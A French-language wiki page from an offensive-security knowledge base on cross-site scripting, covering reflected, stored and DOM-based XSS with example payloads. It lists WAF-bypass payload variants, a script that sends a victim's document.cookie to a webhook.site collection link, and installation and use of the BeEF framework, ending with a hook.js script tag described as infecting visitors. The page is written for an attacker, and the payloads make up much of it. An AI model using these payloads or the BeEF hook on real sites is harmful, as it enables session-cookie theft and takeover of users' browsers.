[Exploitation/Web] XSS

Introduction

Les failles **XSS** pour *Cross Site Scripting* permettent à un attaquant d'injecter du code dans une page web afin qu'il soit executé côté client. Il existe trois type de XSS qui permettent à un attaquant d'avoir un panel d'attaques plus ou moins grand.



Les types de XSS

De manière générale, les injections **XSS** sont possibles lorsque l'application web propose une fonctionnalité mal protégée d'**entrée de texte** qui est ensuite affichée sur la page.

Il est possible de tester la possibilité d'injection d'un champs grâce au code javascript suivant :

```
<script>alert('XSS available !');</script>
```

Si une popup affichant le message **"XSS available !"** apparait, c'est qu'une XSS est disponible et peut être exploitée.

Ensuite, selon le type de XSS, vous pourrez :

- **Injecter du code** dans la page vulnérable.
- **Voler les cookies** des utilisateurs se rendant sur la page vulnérable.

Cette dernière possibilité est certainement l'action la plus intéressante à réaliser avec une XSS.

XSS reflected

Ce type de XSS est sûrement le moins dangereux puisqu'il a la particularité de ne plus être actif après le rafraîchissement de la page.

Cependant, si le champs d'entrée de texte se trouve dans l'URL, il peut être tout aussi dangereux qu'une *XSS stored* grâce à des techniques de social engineering.

Ainsi, vous pourrez aussi voler des cookies des utilisateurs sous certaines conditions.

XSS stored

Ce type de XSS, aussi appelé XSS permanent, reste sur la page même après le rafraîchissement ce qui facilite la tâche à l'attaquant pour procéder à des attaques.

Ce type de XSS est disponible lorsque le code injecté par l'entrée vulnérable est **stockée en base de donnée** et est affiché à chaque chargement de la page.

Ainsi, si l'utilisateur du site se rend sur une page légitime mais vulnérable, il pourra se voir executer des payloads introduit par l'attaquant.

DOM-based XSS

Un peu de la même manière que la XSS reflected, ce type de XSS n'affecte que la page côté client.

En fait, ce type d'attaque est possible lorsque le **code javascript est mal protégé** et inclut un champs injectable par l'utilisateur.

Par exemple, le code suivant est vulnérable :

```
let userText = window.location.href.split('input=')[1]; // Récupère la valeur du paramètre 'input' dans l'URL
document.getElementById('zoneAmodifier').innerHTML = userText; // Injection de la valeur dans le DOM
```

L'attaquant peut l'exploiter de la manière suivante :

```
https://www.example.com/page?input=<script>alert('XSS DOM-based!')</script>
```

Un autre exemple de code vulnérable pourrait être celui-ci :

```
var number = '4';
```

Voici comment l'exploiter pour faire un alert (qu'on peut remplacer par un autre code Javascript) :

```
4'; alert(1); //
```

Bypass WAF

Parfois, il se peut que vous trouviez une XSS sans pouvoir l'exploiter parce qu'un pare-feu applicatif (WAF) vous met des bâtons dans les roues.

Toutefois, les WAF sont généralement basés sur des règles et peuvent être contournés en utilisant quelques techniques.

Majuscules dans les balises

```
<sCRipt>alert(1)</scRiPt>
```

Nouvelle ligne

```
<script>%0d%0aalert(1)</script>
```

Encodage de l'URL

```
%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

Double encodage de l'URL

```
%253Cscript%253Ealert(1)%253C/script%253E
```

Tag Anchor

```
<a/href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt: alert&lpar;1&rpar;">
```

Fonction alerte en majuscule

```
<script>ALERT(1)</script>
```

Webhook.site

Ce site en ligne permet de récupérer les cookies d'une victime :

- https://webhook.site

Voici un code Javascript qui permet d'envoyer un cookie en paramètre lorsque le code est exécuté :

```
<script>var i=new Image(); i.src="<WEBHOOK_LINK>/?cookie="+document.cookie;</script>
```

> Dans le cas où le caractère **"+"** ne serait pas pris en charge vous pouvez utiliser la fonction **concat**.

Beef-XSS


Présentation

Cet outil permet à un attaquant d'exploiter des XSS afin d'en tirer profit.

Voici les fonctionnalités proposées par **Beef** grâce à ses modules :

- **Vol de cookie.**
- **Empoisonnement du navigateur** pour capturer/modifier le trafic.
- **Détection et infection avec RCE** des navigateurs vulnérables.

Voici comment se présente l'interface web de contrôle de Beef pour l'attaquant :



Installation

Une **page github** du projet est dédiée à l'installation de Beef :

https://github.com/beefproject/beef/wiki/Installation

Vous pouvez aussi exécuter cette commande :

```
sudo gem install bundler && sudo git clone https://github.com/beefproject/beef && cd beef && sudo apt install libssl-dev && rvm install "ruby-3.0.3" && sudo ./install && sudo bundle install
```

Manuel

Avant de lancer Beef, il faut éditer le fichier **config.yaml** afin de définir l'utilisateur et le mot de passe dans la section **credentials** :

```
    credentials:
        user:   "beef"
        passwd: "beef1234"
```

Puis démarrez Beef grâce à cette commande :

```
sudo ./beef
```

Quelque chose comme ça devrait s'afficher :

```
[12:02:58][*] BeEF is loading. Wait a few seconds...
[12:03:01][*] 8 extensions enabled:
[12:03:01]    |   XSSRays
[12:03:01]    |   Social Engineering
[12:03:01]    |   Requester
[12:03:01]    |   Proxy
[12:03:01]    |   Network
[12:03:01]    |   Events
[12:03:01]    |   Demos
[12:03:01]    |_  Admin UI
[12:03:01][*] 303 modules enabled.
[12:03:01][*] 5 network interfaces were detected.
[12:03:01][*] running on network interface: 127.0.0.1
[12:03:01]    |   Hook URL: http://127.0.0.1:3000/hook.js
[12:03:01]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[12:03:01][*] running on network interface: 192.168.2.30
[12:03:01]    |   Hook URL: http://192.168.2.30:3000/hook.js
[12:03:01]    |_  UI URL:   http://192.168.2.30:3000/ui/panel
[12:03:01][*] running on network interface: 172.17.0.1
[12:03:01]    |   Hook URL: http://172.17.0.1:3000/hook.js
[12:03:01]    |_  UI URL:   http://172.17.0.1:3000/ui/panel
[12:03:01][*] running on network interface: 192.168.188.1
[12:03:01]    |   Hook URL: http://192.168.188.1:3000/hook.js
[12:03:01]    |_  UI URL:   http://192.168.188.1:3000/ui/panel
[12:03:01][*] running on network interface: 192.168.192.1
[12:03:01]    |   Hook URL: http://192.168.192.1:3000/hook.js
[12:03:01]    |_  UI URL:   http://192.168.192.1:3000/ui/panel
[12:03:01][*] RESTful API key: d0739ac4656cd46389134e01cd48896b46b559d7
[12:03:01][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/share/GeoIP/GeoLite2-
City.mmdb'
[12:03:01][*] HTTP Proxy: http://127.0.0.1:6789
[12:03:01][*] BeEF server started (press control+c to stop)
```

Votre serveur de contrôle web Beef est disponible sur toutes vos interfaces sur le **port 3000** à l'adresse suivante :

```
http://localhost:3000/ui/authentication
```

On peut envoyer un payload de ce type pour infecter les utilisateurs qui se rendent sur la page :

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

Revision #10
Created 2023-10-30 09:04:03 UTC by Elieroc
Updated 2024-05-03 13:19:15 UTC by Elieroc